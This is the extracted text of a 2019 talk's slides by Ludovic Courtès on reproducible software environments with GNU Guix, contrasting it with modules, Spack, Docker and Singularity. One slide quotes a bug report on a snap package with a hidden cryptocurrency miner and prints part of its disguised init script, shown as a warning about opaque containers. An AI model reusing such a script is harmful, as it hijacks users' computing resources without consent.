

Au-delà des conteneurs : Environnements reproductibles avec GNU Guix

Ludovic Courtès

INRA, MIA, Toulouse
25 February 2019



<https://www.acm.org/publications/policies/artifact-review-badging>

The ReScience Journal

Reproducible Science is good. Replicated Science is better.

ReScience is a peer-reviewed journal that targets computational research and encourages the explicit [replication](#) of already published research, promoting new and open-source implementations in order to ensure that the original research is [reproducible](#).

<https://rescience.github.io/>




Figure 11: Study result. Blue numbers represent papers that were excluded from consideration, green numbers papers that are weakly repeatable, red numbers papers that are non-weakly repeatable, and orange numbers represent papers that were excluded (due to our restriction of sending at most one email to each author).

The Re**Science** Journal



Software Heritage

The Re**Science** Journal




Software Heritage



Guix

The Re**Science** Journal



A photograph of a large supercomputer system in a data center. The system consists of multiple tall, black server racks with blue vertical accents. The racks are filled with various electronic components, including circuit boards and cables. The text "Blue Gene/P" is visible on the side of one of the racks. A person in a white shirt and dark trousers is standing in the background, looking at the equipment. The floor is made of light-colored tiles, and the ceiling has recessed lighting.


HPC = cutting edge?

Here is an example of loading a module on a Linux machine under bash.

```
% module load gcc/3.1.1  
% which gcc  
/usr/local/gcc/3.1.1/linux/bin/gcc
```

Now we'll switch to a different version of the module

```
% module switch gcc gcc/3.2.0  
% which gcc  
/usr/local/gcc/3.2.0/linux/bin/gcc
```



easybuild



Spack



boegel opened this issue on Nov 5, 2013 · 0 comments



boegel commented on Nov 5, 2013

Member



It *seems* like the GCC libraries (e.g. `libiberty.a`) sometimes end up being built with `-fPIC` (e.g. on SL5), and sometimes not (e.g. on SL6), while `eb` is performing the exact same build procedure.

This causes problems for `cairo` (see) and `ExtraE` (part of UNITE), which require `libiberty.a` to be built with `-fPIC`. The `cairo` builds works fine on SL5, but doesn't work on SL6 (see also [hpcugent/easybuild-easyconfigs#494](https://github.com/hpcugent/easybuild-easyconfigs/issues/494) (comment)).

Approach #2: “Preserve the mess”.

– Arnaud Legrand (Inria reproducibility WG)



[ruby:latest](#)

722 mb

Layers: 17

[python:latest](#)

689 mb

Layers: 13

[golang:latest](#)

725 mb

Layers: 14

ADD file:e5a3d20748c5d3dd5fa11542dfa4ef8b72a0bb78ce09f6da

125 mb

CMD "/bin/bash"

0 bytes

RUN apt-get update && apt-get install -y --no-install-recommends ca-certificates curl wget && rm -r

44 mb

RUN apt-get update && apt-get install -y --no-install-recommends bzip2 git mercurial openssh-client subversion pro

123 mb

RUN apt-get update && apt-get install -y --no-install-recommends

RUN apt-get update && apt

October 20, 2016

Container App 'Singularity' Eases Scientific Computing

Tiffany Trader




HPC container platform Singularity is just six months out from its 1.0 release but already is making inroads across the HPC research landscape. It's in use at Lawrence Berkeley National Laboratory (LBNL), where Singularity founder Gregory Kurtzer has worked in the High Performance Computing Services (HPCS) group for 16 years, and it's going into other leading HPC centers, including the Texas Advanced Computing Center (TACC), the San Diego Supercomputing Center (SDSC) and many more sites, large and small.





transparency?





tarwirdur commented 10 days ago • edited ▼



This [application](#) contains hidden crypto-currency miner inside.

- squashfs-root/systemd - miner
- squashfs-root/start - init script:

```
#!/bin/bash

currency=bcn
name=2048buntu

{ # try
/snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1 -g
} || { # catch
cores=$(grep -c ^processor /proc/cpuinfo))

if (( $cores < 4 )); then
    /snap/$name/current/svstemd -u mvfirstferrari@protonmail.com --$currency 1
```

<https://github.com/canonical-websites/snapcraft.io/issues/651>

Docker "hello, world"

So he looked at the Docker equivalent of "hello, world"; he used Debian as the base and had it run the echo command for the string "Hello LLW2018". Running it in Docker gave the string as expected, but digging around under the hood was rather eye-opening. In order to make that run, the image contained 81 separate packages, "just to say 'hi'". It contains Bash, forty different libraries of various kinds including some for C++, and so on, he said. Beyond that, there is support for SELinux and audit, so the container must be "extremely secure in how it prints 'hello world'".



In reality, most containers are far more complex, of course. For example, it is fairly common for Dockerfiles to wget a binary of [gosu](#) ("**Simple Go-based setuid+setgid+setgroups+exec**") to install it. This is bad from a security perspective, but worse from a compliance perspective, Hohndel said.

People do "incredibly dumb stuff" in their Dockerfiles, including adding new repositories with higher priorities than the standard distribution repositories, then doing an update. That means the standard packages might be replaced with others from elsewhere. Once again, that is a security nightmare, but it may also mean that there is no source code available and/or that the license information is missing. This is not something he made up, he said, if you look at the Docker repositories, you will see this kind of thing all over; many will just copy their Dockerfiles from elsewhere.

Even the standard practices are somewhat questionable. Specifying "debian:stable" as the base could change what gets built between two runs. Updating to the latest packages (e.g. using "apt-get update") is good for the security of the system, but it means that you may get different package versions every time you rebuild. Information on versions can be extracted from the package database on most builds, though there are "pico containers" that remove that database in order to save space—making it impossible to know what is present in the image.






<https://guix-hpc.bordeaux.inria.fr>

- ▶ started in 2012
- ▶ **9,000+ packages**, all free software
- ▶ **4 architectures**:
x86_64, i686, ARMv7, AArch64
- ▶ binaries available
- ▶ **Guix-HPC effort (Inria, MDC, UBC) started in 2017**

cluster deployments

- ▶ **Max Delbrück Center** (DE): 250-node cluster + workstations
- ▶ **UMC Utrecht** (NL): 68-node cluster (1,000+ cores)
- ▶ **University of Queensland** (AU): 20-node cluster (900 cores)
- ▶ **PlaFRIM** (FR): Inria Bordeaux (3,000+ cores)

Contributors per Month




```
guix package -i gcc-toolchain openmpi hwloc
```

```
eval 'guix package --search-paths=prefix'
```

```
guix package --roll-back
```

```
guix package --profile=./experiment \  
-i gcc-toolchain@5.5 hwloc@1
```

```
guix package --manifest=my-packages.scm
```

```
(specifications->manifest  
  '("gcc-toolchain" "openmpi"  
    "scotch" "mumps"))
```

```
bob@laptop$ guix package --manifest=my-packages.scm
```

```
bob@laptop$ guix describe
```

```
guix cabba9e
```

```
repository URL: https://git.sv.gnu.org/git/guix.git
```

```
commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

```
bob@laptop$ guix package --manifest=my-packages.scm
bob@laptop$ guix describe
guix cabba9e
repository URL: https://git.sv.gnu.org/git/guix.git
commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

```
alice@supercomp$ guix pull --commit=cabba9e
alice@supercomp$ guix package --manifest=my-packages.scm
```

```
bob@laptop$ guix package --manifest=my-packages.scm
bob@laptop$ guix describe
guix cabba9e
repository URL: https://git.sv.gnu.org/git/guix.git
commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

bit-reproducible & portable!

```
alice@supercomp$ guix pull --commit=cabba9e
alice@supercomp$ guix package --manifest=my-packages.scm
```

```
$ git clone https://.../petsc  
$ cd petsc  
$ guix environment petsc  
[env]$ ./configure && make
```

```
$ guix environment --ad-hoc \  
    python python-numpy python-scipy \  
    -- python3
```


```
$ guix pack \  
    jupyter jupyter-guile-kernel  
...  
/gnu/store/...-pack.tar.gz
```



```
$ guix pack --relocatable \  
    jupyter jupyter-guile-kernel  
...  
/gnu/store/...-pack.tar.gz
```

```
$ guix pack --format=squashfs \  
    jupyter jupyter-guile-kernel  
...  
/gnu/store/...-singularity-image.tar.gz
```

```
$ guix pack --format=docker \  
    jupyter jupyter-guile-kernel  
...  
/gnu/store/...-docker-image.tar.gz
```



LOL

```
guix pack hwloc \  
  --with-source=./hwloc-2.1rc1.tar.gz
```


```
guix package -i mumps \  
  --with-input=scotch=pt-scotch
```

```
$ guix build hwloc
```

isolated build: chroot, separate name spaces, etc.

```
$ guix build hwloc  
/gnu/store/ h2g4sf72... -hwloc-1.11.2
```

hash of **all** the dependencies



```
$ guix build hwloc  
/gnu/store/h2g4sf72...-hwloc-1.11.2
```


```
$ guix gc --references /gnu/store/...-hwloc-1.11.2  
/gnu/store/...-glibc-2.24  
/gnu/store/...-gcc-4.9.3-lib  
/gnu/store/...-hwloc-1.11.2
```



```
$ guix build hwloc  
/gnu/store/h2g4sf72...-hwloc-1.11.2
```

```
$ guix gc --references /gnu/store/...-hwloc-1.11.2  
/gnu/store/...-glibc-2.24  
/gnu/store/...-gcc-4.9.3-lib  
/gnu/store/...-hwloc-1.11.2
```

(nearly) bit-identical for everyone



Reproducible deployment is key.



Reproducible genomics analysis pipelines with GNU Guix


Ricardo **Wurmus**^{*1}, Bora **Uyar**^{*1}, Brendan **Osberg**^{*1}, Vedran **Franke**^{*1}, Alexander **Godschan**^{*1}, Katarzyna **Wreczycka**¹, Jonathan **Ronen**¹, Altuna **Akalin**^{#1}

¹*The Bioinformatics Platform, The Berlin Institute for Medical Systems Biology, Max-Delbrück Center for Molecular Medicine, Robert-Rössle-Strasse 10, 13125 Berlin, Germany*

<https://doi.org/10.1101/298653>



bioRxiv
THE PREPRINT SERVER FOR BIOLOGY




~98%

Status

- not reproducible
- minor problems
- reproducible

Guix Workflow Language



Jupyter + Guix (WIP!)

Create an environment with IPython and NumPy

```
In [1]: ;;guix environment my-ipython <- python-ipython python-numpy
```

Out[1]: **Environment my-ipython is ready!**

Packages available in the environment:

- python-ipython
- python-numpy

```
In [1]: ;;guix kernel my-ipython ipython
import numpy
numpy.version.full_version
```

Out[1]: '1.14.5'


Wrap-up.



Software Heritage



The Re**Science** Journal



- ▶ **reproduce** software environments
- ▶ **declare & publish** complete environments
- ▶ beyond replication: precision **experimentation**
- ▶ a foundation for “**deployment-aware**” apps

Scientists, developers,
& sysadmins: **let's talk!**



`ludovic.courtes@inria.fr | @GuixHPC`

`https://guix-hpc.bordeaux.inria.fr`

Copyright © 2010, 2012–2019 Ludovic Courtès ludo@gnu.org.

GNU Guix logo, CC-BY-SA 4.0, <http://gnu.org/s/guix/graphics> Hand-drawn arrows by Freepik from flaticon.com
Copyright of other images included in this document is held by their respective owners.

This work is licensed under the **Creative Commons Attribution-Share Alike 3.0** License. To view a copy of this license, visit <http://creativecommons.org/licenses/by-sa/3.0/> or send a letter to Creative Commons, 171 Second Street, Suite 300, San Francisco, California, 94105, USA.

At your option, you may instead copy, distribute and/or modify this document under the terms of the **GNU Free Documentation License, Version 1.3 or any later version** published by the Free Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts. A copy of the license is available at <http://www.gnu.org/licenses/gfdl.html>.

The source of this document is available from <http://git.sv.gnu.org/cgiit/guix/maintenance.git>.